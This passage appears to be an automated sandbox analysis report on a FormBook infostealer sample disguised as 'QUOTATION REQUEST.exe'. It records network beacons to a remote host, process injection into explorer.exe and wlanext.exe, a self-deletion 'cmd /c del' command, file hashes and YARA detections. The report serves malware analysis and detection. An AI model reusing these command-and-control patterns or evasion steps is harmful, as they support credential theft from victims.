65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49754	46.30.211.38	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:52:15.430581093 CEST	9273	OUT	GET /n7ad/?bl=2U/v4DZudtCtKNEpNcyI8CRPeodRf0lJyZopOKgcJ9ZvO/nIRtlTdWl2MHOFm/qEgPrh&uTgL=M6Al HTTP/1.1 Host: www.graet.design Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:52:15.504179001 CEST	9274	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 May 2021 14:52:15 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 162 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.18.0 (Ubuntu) </body></html>

Code Manipulations

Statistics

Behavior

- QUOTATION REQUEST.exe
- QUOTATION REQUEST.exe
- explorer.exe
- wlanext.exe



System Behavior

Analysis Process: QUOTATION REQUEST.exe PID: 4660 Parent PID: 5672

General

Start time:	16:50:14
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\QUOTATION REQUEST.exe'
Imagebase:	0x230000
File size:	745984 bytes
MD5 hash:	64AF41000584694858D0FCC37B1BF69B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.229469085.0000000003639000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.229469085.0000000003639000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.229469085.0000000003639000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.228270852.0000000002685000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Analysis Process: QUOTATION REQUEST.exe PID: 4112 Parent PID: 4660

General

Start time:	16:50:18
Start date:	03/05/2021

Path:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
Imagebase:	0xc40000
File size:	745984 bytes
MD5 hash:	64AF41000584694858D0FCC37B1BF69B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.269223785.00000000016B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.269223785.00000000016B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.269223785.00000000016B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.268768212.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.268768212.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.268768212.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 4112

General

Start time:	16:50:21
Start date:	03/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 5268 Parent PID: 3388

General

Start time:	16:50:35
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x1260000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.481398229.0000000000ED0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.481398229.0000000000ED0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.481398229.0000000000ED0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.483772620.00000000033B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.483772620.00000000033B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.483772620.00000000033B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.483689889.0000000003380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.483689889.0000000003380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.483689889.0000000003380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	EE82B7	NtReadFile

Analysis Process: cmd.exe PID: 5784 Parent PID: 5268

General

Start time:	16:50:40
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\QUOTATION REQUEST.exe'
Imagebase:	0xbc0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5564 Parent PID: 5784

General

Start time:	16:50:41
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis